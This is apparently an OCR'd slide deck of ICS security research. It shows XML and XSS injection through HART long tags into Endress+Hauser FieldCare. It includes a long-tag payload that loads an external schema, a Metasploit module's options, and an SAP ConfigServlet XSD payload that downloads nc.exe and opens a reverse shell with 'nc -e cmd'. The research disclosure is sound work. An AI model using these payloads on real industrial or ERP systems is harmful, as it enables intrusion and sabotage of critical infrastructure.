
Plant Asset Management

- Plant Assets Management Software = tools for managing plants assets
- PAS systems lie on the upper/medium levels of ICS and are integrated with MES and ERP systems
- Most solutions are based on the FDT/DTM standard
- FDT standardizes the communication and configuration interface between all field devices and host systems
- DTM provides a unified structure for accessing device parameters, configuring and operating the devices, and diagnosing problems
- FDT frame application allows engineers to load and create hierarchies of DTM device drivers and UIs


What is FDT/DTM?



FDT/DTM internals



FieldCare – typical PAS (FDT Frame)



FieldCare - Professional - DB - PAM-project

Network Tag	Co...	Channel	Ad...	Device typ...	Physical Device
Host PC					
9441/12-00-10 CPM Z1...			-	9441/1...	
PROFIdtm			2	PROFI...	
9440/15-01-11 CPM...		Channel	7	9440/1...	
9461/12-08-11...		Slot 01	1	9461/1...	
FT130		Channel 2	0	Promas...	
LT102		Channel 3	0	Levelfl...	
LT202		Channel 4	0	Micropi...	FMR25x
PT110		Channel 1	0	Cerába...	
TT204		Channel 0	0	iTemp...	TMT182
TT304		Channel 5	0	iTemp...	TMT182
VC121		Channel	38	SAMS...	3730-4
VC131		Channel	42	SAMS...	3730-4
PT210		Channel	58	Cerába...	Cerabar S
PT310		Channel	74	Cerába...	Cerabar S
LT302		Channel	60	Deltapil...	DeltapilotS
TT104		Channel	26	iTEMP...	iTEMP TMT84
TT105		Channel	18	iTEMP...	iTEMP TMT84
QT106		Channel	13	Liquilin...	Liquiline M CM42
LSAH201		Channel	52	Liquiph...	Liquiphant
LSAH301		Channel	62	Liquiph...	Liquiphant
LSAH101		Channel	11	Liquiph...	Liquiphant
VC150		Channel	100	ND900...	ND9000PA
FT120		Channel	12	Promas...	PROMASS 83 PBUS

DeviceType:	Liquiphant M	Software Revision:	V1.3	Output Value:	8
Product designation:	Liquiphant	TAG:	LSAH201	Quality:	Good
Status signal	OK				

Endress+Hauser

Label
- Instrument health status
- Standard View (manufactu
  - Calibration
    - Primary value
    - Measured frequency
  - Safety settings
  - Extended calibration
  - Profibus-Parameter
    - Ident Number
    - Instrument Address
    - Out value
    - Quality
    - Status
    - Device profile
  - Sensor data
  - Service/Simulation
    - Diagnostic code
    - Last diagnostic code
    - Software No.
    - Simulation
    - Factory Reset
  - Communication
- Discrete Input
  - Identification
  - Input
  - Output
    - Discrete Input Funct
  - Certificates and Approv

Ident Number:	Manufac.-GSD
Instrument Address:	52
Out value:	8
Quality:	Good
Status:	OK
Device profile:	3.0

Back to HART: packet structure

- Every packet starts with 0xff…0xff preamble
- Three types of commands: Universal, Common Practice and Device Families
- Two address type: polling (network) and unique (hardware)
- HART tag (8 bytes packed ASCII) and HART long tag (32 bytes ASCII) are used as an application layer address

Delimeter	Address	[Expand]	Command	Byte Count	[Data]	Check byte

HART Addressing and PAS

- Every field device (in general, every device) in PAS industrial facility hierarchy has a unique ID
- For HART devices, HART long tag is used as universal ID

Escaping? Boundary checking?

FieldCare doesn’t filter, escape, or provide boundary checking for HART long tags, so you can use any symbols in them with length up to 240 bytes

Remember: deep trust!

Deep integration leads to deep trust => data from FieldCare goes to the upper level of ICS without any check, escape, or filtering

FDT/DTM is based on XML


- And FieldCare does no escaping
- Let’s inject some XML into the CommDTM reply and force it to load external XML scheme
- Set long tag to:

```
A' xmlns='x-schema:http://domainname:port/
```

- We can put any XML code into default web page, FieldCare will interpret it as XSD.

Let’s check…

…and set some special XML symbols in the HART long tag (‘ < &)



Warning: Automatic DTM identification for one or more devices failed. Please check the help for information concerning the assignment of devices.

Channel : Addr...	Status	Offline/Device Tag	DTM Quality	Device type (DTM)	Class (DTM
[HARTCH:]	New device...	-/	7		

Warning: Automatic DTM identification for one or more devices failed. Please check the help for informatior

l : Addr...	Status	Offline/Device Tag	DTM Quality
RTCH:]	New device...	-/	7

ssignment details for device at [HARTCH:]

uality level


There is no match between the assigned device type (DTM) and the hardware inf at all could be assigned.

Empty tag =>
XML Parser fail!

Consequences

- SSRF (server-side request forgery)
- NTLM relay
- Resource Exhaustion (DoS) in XML parser
- Unpatched XML libraries? =>
  - XML eXternal Entity attack
  - Remote Code Execution
- With SSRF, we can attack neighbor systems, for example ERP :)

Attack scheme




A' xmlns='x-schema:http://q45.ru

Why to JAM? And how?

Line need to be JAMmed for two reasons:

- Break the communication to allow us to send command to device;
- Force PAS to verify device, including reloading long tag from device.

Metasploit module



```
Basic options:
  Name      Current Setting                  Required  Description
  ----      ---------------                  --------  -----------
  ADDRESS   972910F01C                       yes       RTU address, 5 bytes in h
ex
  BAUD      1200                             yes       serial port baud rate
  DEVICE    ICSCorsair                       yes       connection device (accept
ed: ICSCorsair, modem)
  JAMTIME   17                               no        line JAM time (in seconds
, only ICSCOrsair)
  LONGTAG   A' xmlns='x-schema:http://q45.ru yes       new longtag
  PORT      /dev/ttyACM0                     yes       serial port of modem or I
CSCorsair (e.g. COM1 or /dev/ttyACM0)
```

Longtag problem

- If you want to use real transmitter, longtag should not be longer than 32 bytes, thus you can use only 6-symbols domain name.
- However, there are tons of such domains available for registration.
- Or you can MiTM HART transmitter and emulate (forge) it with ICSCorsair or HRTShield.

XSD with SAP RCE*

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Schema name="Device" xmlns="urn:schemas-microsoft-com:xml-data"
xmlns:dt="urn:schemas-microsoft-com:datatypes" xmlns:xi="http://
www.w3.org/2001/XInclude">
<include xmlns='x-schema:http://172.16.10.63:50100/ctc/servlet/
ConfigServlet?
param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=cmd /C
"echo ftp>scr1%26echo ftp>>scr1%26echo get nc.exe>>scr1%26echo
quit>>
scr1%26ftp -s:scr1 172.16.2.6%26nc -e cmd 172.16.2.6 4444"'/
>AttributeType>
</Schema>
```


*** vulnerability discovered by Dmitry Chastukhin of ERPScan (@_chipik) in 2012, SAP Notes 1467771, 1445998**

XSS THROUGH HART

Attack plan

- FieldCare has an external Condition Monitoring component, that allow to access infrastructure state through web-browser.
- As you remember, FieldCare does no escaping.
- Let’s try to use this “feature”
- Earlier we use ‘, now let’s play with “.

FieldCare Condition Monitoring



Адрес: http://172.16.2.250/DeviceReport?TargetIsFrame=True&ProcessNodeId=3&UserName=Administrator&Language=en

Device Selector

⊟ New Enterprise
Unknown

Tag contains

Tag	Class	Bus Type
ABB1	Valve	HART

Event Filter

Show Last: ○ 24 Hours ● Week ○ Month ○ Year ○ Custom   27.07.2014 19:22:21 - 03.08.2014 19:22:21

Show: ● All status/Custom param. ○ All status/All param. ○ Status/Param. (only alarm and warning)

Device History

FieldCare
DEVICE HISTORY

Tag: **New Enterprise.Unknown.ABB1**

Report Generated
03.08.2014 19:22:21
Report time starts
27.07.2014 19:22:21
Report time ends
03.08.2014 19:22:21

Manufacturer: **Hartmann and Braun**
Device Model: **TZIDC**
Serial number: **1110044**
Device Revision: **1**
Priority: **Normal**

Device Installed: **03.08.2014 19:21:07**

In Position

Edit checklist

